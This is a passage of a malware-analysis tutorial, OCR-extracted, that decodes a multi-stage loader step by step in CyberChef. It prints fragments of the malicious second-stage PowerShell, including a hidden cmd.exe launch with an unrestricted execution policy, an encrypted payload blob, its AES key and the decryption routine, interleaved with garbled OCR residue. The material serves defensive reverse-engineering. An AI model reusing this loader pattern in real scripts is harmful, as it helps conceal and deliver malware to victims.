
```
819 787
832 787
856 787
907 787
888 787
886 787
904 787
903 787
892 787
898 787
897 787
867 787
```

Operation 5 - Subtracting the Values

We can now perform the subtraction operation after appending the 787 value in Operation 4.

This produces the original ASCII charcodes that form the second stage script.

Note that we have specified a space delimiter as this is what is between our decimal values and subtraction value in operation 4.



REC 10508 = 34

☑ Multiline matching
□ Dot matches all

Subtract

Delimiter: Space

From Decimal

Delimiter: Space
□ Support signed values


Output

```
32
45
69
120
101
99
117
116
105
111
```

Operation 6 - Decoding the ASCII Codes.

We can now decode the ASCII codes using a "From Decimal" operation.

This produces the original script. Though the values are separated via a newline due to our previous Fork operation.



From Decimal

Delimiter: Space

□ Support signed values

Merge


☑ Merge All

```
-
E
x
e
c
u
t
i
o
n
P
```

Operation 7 - Merging the Result

We now want to act on the new script in it's entirety, we do not want to act on each character independently.

Hence, we will undo our forking operation by applying a Merge Operation and modifying the "Merge Delimiter" of our previous fork to an empty space.




Fork

Split delimiter: ,

Merge delimit...

□ Ignore errors



Delimiter: Space

□ Support signed values

Merge

☑ Merge All

Register

Extractor: '([a-zA-Z0-9\=\+\/]{44})'

☑ Case insensitive


Output

```
-ExecutionPolicy UnRestricted Start-Process 'cmc
powershell.exe $Dzxb =
'AAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ
VPwG4yZGppZHYPpD9jGI+2MOOiwffjn499AN2tuTzuIhAfWMx
dXXp8FjCfqYo6pAE+WLozFsquCaIChb236ce6g90KLzn59u7M
kK0x/3jiXYEJmXLHlCFV+6cEJX7I2CmIjy5bWEsnxfmeFnXzu
PWFujrtq5p6U6IqG3xMCAW2uI4FKmTp3TzgeAf8rloSbi3vOI
/2F822xR+TCQyrTCItfM+xKVV7pzwsFSQf8prX60+3RtjXQLD
/7A007bMWQgZDJEU1YPIwYOv7fueeOei3Q+dPcMXcPaqSBFnC
/b3gLdIcmfbWDTYTa6VIQxXe+2v0l2lUMjhXG7EN7lrYFi3mE
/H2QtuHsfFk4mH5xIO+Xh7mCUaBEDxbjlyci2XdmQEgKk3Bhc
```

Stage 2 - Powershell Script With AES Encryption (8 Operations)

After 7 operations we have now uncovered a 2nd stage Powershell script that utilises AES Encryption to unravel an additional stage.

The key points in this script that are needed for decrypting are highlighted below.



```
#-ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -Argumen

$Dzxb = 'AAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqX

$sUcUPxU = 'dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=';
$GDJXGNY = New-Object 'System.Security.Cryptography.AesManaged';

$GDJXGNY.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$GDJXGNY.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$GDJXGNY.BlockSize = 128;
$GDJXGNY.KeySize = 256;
$GDJXGNY.Key = [System.Convert]::FromBase64String($sUcUPxU);
$KPwOZ = [System.Convert]::FromBase64String($Dzxb);

$LdCzhhCP = $KPwOZ[0..15];
$GDJXGNY.IV = $LdCzhhCP;
```

To Decode this stage, we must be able to


- Use Registers to Extract the AES Key
- Use Regex to extract the Base64 blob
- Decode the Base64 blob
- Use Registers to extract an Initialization Vector
- Remove the IV from the output
- Perform the AES Decryption, referencing our registers
- Use Regex to Remove Trailing NullBytes
- Perform a GZIP Decompression to unlock stage 3

Operation 8 - Extracting the AES Key

We must now extract the AES Key and store using a Register operation.

We can do this by applying a Register and creating a regex for base64 characters that are exactly 44 characters in length and surrounded by single quotes. (We could also adjust this to be a range from 42 to 46)

Now we have the AES key stored inside of the $R1 register.



Register

Extractor
'([a-zA-Z0-9\=\+\/]{44})'

☑ Case insensitive

□ Multiline matching □ Dot matches all

$R1 = dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=

Regular expression

Built in regexes
User defined

Regex
[a-zA-Z0-9\=\+/]{100,}

```
                RrB = RrB & Chr(QbJ - qqT)
            Next
```

10508 34

Output


```
/H2QtuHsfFk4mH5xIO+Xh7mCUaBEDxbjlyci2XdmQEgKk3BhoSM6rzxuLBEMTitUeRA
SHE1y8Qt53a70Hha+ia6fnVMmecQHLh9boPs1AFTjCCrCv1wxYtLRNorscF/TXjcSG/
/xiTE9HDWoZIZJQ0dqG0x/XGIymHh9h8rSToxd4gtaA6S/JaTfXc8acV0LtkZgilSXs
/P78B0qJUnFYPr2q6siRgJ9uVyOrtj+Aatv51wTGF+tN0dTenFh2bdLxUaS72kZPrs5
/54JtzuIbzlKQWaK2qLA5G47tGc+yO1iJ6wZHx8EivwQsyUrD6F1M=';$sUcUPxU =
'dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=';$GDJXGNY = New-Objec
'System.Security.Cryptography.AesManaged';$GDJXGNY.Mode =
[System.Security.Cryptography.CipherMode]::ECB;$GDJXGNY.Padding =
[System.Security.Cryptography.PaddingMode]::Zeros;$GDJXGNY.BlockSiz
256;$GDJXGNY.Key = [System.Convert]::FromBase64String($sUcUPxU);$KP
[System.Convert]::FromBase64String($Dzxb);$LdCzhhCP = $KPwOZ[0..15]
= $GDJXGNY.CreateDecryptor();$EcXHdQkBU = $wqkPqQHMD.TransformFinal
16);$GDJXGNY.Dispose();$lXDSPY = New-Object System.IO.MemoryStream(
```

Operation 9 - Extracting the Base64 Blob

Now that we have the AES key, we can isolate the primary base64 blob that contains the next stage of the Malware.

We can do this with a regular expression for Base64 text that is 100 or more characters in length.

We're also making sure to change the output format to "List Matches", as we only want the text that matches our regular expression.



Regular expression

Built in regexes
User defined

Regex
[a-zA-Z0-9\=\+/]{100,}

☑ Case insensitive ☑ ^ and $ match at newlines

□ Dot matches all □ Unicode support □ Astral support

□ Display total

Output format
List matches

```
                RrB = RrB & Chr(QbJ - qqT)
            Next
```


10508 34 Raw Bytes LF

Output

```
AAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVqByn3HO9MwRrSUJSLIBGPPPX+l6VPwG
4yZGppZHYPpD9jGI+2MOOiwffjn499AN2tuTzuIhAfWMxeNlMCELD6AApua7QkMmp2WntOIzXYTqyZp8s2WqIT8HspdMR7faIakYdXXp8Fj
CfqYo6pAE+WLozFsquCaIChb236ce6g90KLzn59u7MIe1npggCldzUfPs6SpXCvKIBUZmxtVac0NkrYFG4SVFgDOvzdMbHGYrkK0x/3jiXY
EJmXLHlCFV+6cEJX7I2CmIjy5bWEsnxfmeFnXzuzSsWMosU4PD+bMGDRnardA8F++LpiawRe7lCAhHGehCESZOEPa4iEH0PWFujrtq5p6U6
IqG3xMCAW2uI4FKmTp3TzgeAf8rloSbi3vOI8vHBF58dgOolCImHtz4W3MjLXhZcvk+freodJi7ItH1k7pgjWgadQ
/2F822xR+TCQyrTCItfM+xKVV7pzwsFSQf8prX60+3RtjXQLDdgdz0vrZVfW2ZmS2F
/7A007bMWQgZDJEU1YPIwYOv7fueeOei3Q+dPcMXcPaqSBFnOv9ULZ3dJNi2P1Yd1m3X8oQjp
/b3gLdIcmfbWDTYTa6VIQxXe+2v0l2lUMjhXG7EN7lrYFi3mBKLpeUq+2gDm7vIiXqHdtitV0nw3OnzK6YGGIrTTS7HJE3NgqU9vX
/H2QtuHsfFk4mH5xIO+Xh7mCUaBEDxbjlyci2XdmQEgKk3BhoSM6rzxuLBEMTitUeRA4fqg4fDFfgy4Jm9mKBADwKYFjWH7p9LX2Mb2ASHE
1y8Qt53a70Hha+ia6fnVMmecQHLh9boPs1AFTjCCrCv1wxYtLRNorscF/TXjcSG/dgCijU08u8FxexUlCEHL1AdxUCmmISYvZNbXf
/xiTE9HDWoZIZJQ0dqG0x/XGIymHh9h8rSToxd4gtaA6S/JaTfXc8acV0LtkZgilSXsach8Ux+zzOmw
/P78B0qJUnFYPr2q6siRgJ9uVyOrtj+Aatv51wTGF+tN0dTenFh2bdLxUaS72kZPrs5JNM1jhh8Udr+WxPHCzB8Rpb7Hf3yb9N
/54JtzuIbzlKQWaK2qLA5G47tGc+yO1iJ6wZHx8EivwQsyUrD6F1M=
```

Operation 10 - Decoding The Base64

This is a straightforward operation to decode the Base64 blob prior to the main AES Decryption.



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Register

Extractor
(.{16})

☑ Case insensitive


Output

```
ä•q␡h¼ÛûäËM=␡+Ê␡kÂF•Ù•H÷Ôz¡␡ø9␡vL␡•R␡␡®{␡¨␡§Ûs%3␡kIBR,•F<óxú^•?␡.É•©¥•∅>•ý•b>∅Ä••␡ß•~=ö␡
v¶äó.•@}c1xÜL␡BÄè␡)¹®Ð•ÉõÙíí8•xa:²f•,Ùj•OÄì¥Ó␡íö•jF␡]z|␡0•©•:¤␡>X¤3␡Ê® ¢␡•½·éÇº•Ý
/9ùöìÎ!íg¦␡␡•ÜÕ|û:J•Ã¼¢␡Q•±µV•ÐÙ+`Q.IQ`␡éötÆÇ␡•ä+L•Þ8•`Bf\±å␡U~éÄ _²6
b#Ë•Ö␡Ëñ~g••|ïÍ+␡2•␡àðþlÁ•Fv«t␡␡ûáé•¬␡{¹B␡␡Æz␡•I••=®"␡}␡X[£®Ú¹§¥:"¡·ÄÄ•[k•àR¦N•ÓÎ␡••Êå¦&âÞó•òñÁ␡•␡•ê%␡••
·>␡ÜÈË^␡\¼O••ê␡&.È´}dî•#Z␡•Cý•óm±GãÂC*Ó␡•_3ìJU^éÏ␡␡Ï␡ü¦µúÓíÑ¶5Ð,7`w=/••_[ffKa•ì␡4í³␡B␡C$E5`ò0`ëü~ç•
9è·CçOpÅÜ=ª•␡YÎ¿Õ␡gwI6-•Õ•u•uü¡␡éý¾à-Ò␡•öö␡6␡k¥HC␡Þûkô•iT28W␡±␡ìZØ␡-æ␡¢éyJ¼Ú␡æìò"^¡Ý¶+UÒ|7:|Êé••"´ÓK±É␡
s`©Oo_ñöBÛ•±ñdâaùÄ•¼^␡æ F•␡<[•\••eÝ•␡ *MÁ•••ê¼ñ ºD18•Qä@áú áðÅ~␡ &of(␡␡À¦␡•aû§Ò×∅Æö␡!Äx/␡·•ÜïAákè•éüÕ2g•
@ráõº␡³P␡N0•→+õÃ␡--␡h®Ç␡ý5äq!¿v␡¢•M<»Áq{␡%␡AÉÕ␡qP)¦!&/dÖ×•übLOG␡j␡!•PÑÚ•Ó␡×␡•¦␡␡aò´•£␡x•Ö•é/Éi7×sÆ•WBí••"
•%ìiÈ|S␡³Ìéºüþü␡J•RqX>½ªêÈ•••nW#«¶?•jÛù×␡Æ␡ëMÑÖÞ•XvmÒñQ¤»ÚFO®ÎI4Íc•␡␡v¿•ÄñÂÏ␡␡¥%C•|•õßùà•s.•ó•¤␡h•ª,␡
Fã»Fsì•Ö"zÁ•ñðH¯Á␡2Rºú␡S
```

Operation 11 - Extracting Initialization Vector

The first 16 bytes of the current data form the initialization vector for the AES decryption.

We can extract this using another Register operation and specifiying `.{16}` to grab the first 16 characters from the current blob of data.



Register

Extractor
(.{16})

☑ Case insensitive

☐ Multiline matching ☐ Dot matches all


$R2 = ␡␡␡␡␡␡␡␡␡␡␡␡␡␡␡␡

Drop bytes

Output

We know that these bytes are the IV, due to this code in the original script.

Note how the first 16 bytes are taken after base64 decoding, and then this is set to the IV.




```
$KPwOZ = [System.Convert]::FromBase64String($Dzxb);
$LdCzhhCP = $KPwOZ[0..15];
$GDJXGNY.IV = $LdCzhhCP;
```

IV is set to first 16 bytes

Operation 12 - Dropping the Initial 16 Bytes

The initial 16 bytes are ignored when the actual AES decryption process takes place.

Hence we need to remove them by using a Drop Bytes Operation with a length of 16.



Drop bytes

Start
0

Length
16

☐ Apply to each line

AES Decrypt

Key
$R1 BASE64

IV
$R2 UTF8


Mode

Input

Output


Output

We know this is the case because the script begins the decryption from an offset of 16 from the data.



```
$wqkPqQHMD = $GDJXGNY.CreateDecryptor();
$EcXHdQkBU = $wqkPqQHMD.TransformFinalBlock($KPwOZ, 16, $KPwOZ.Length - 16);
```

This can be confirmed with the official documentation for TransformFinalBlock.



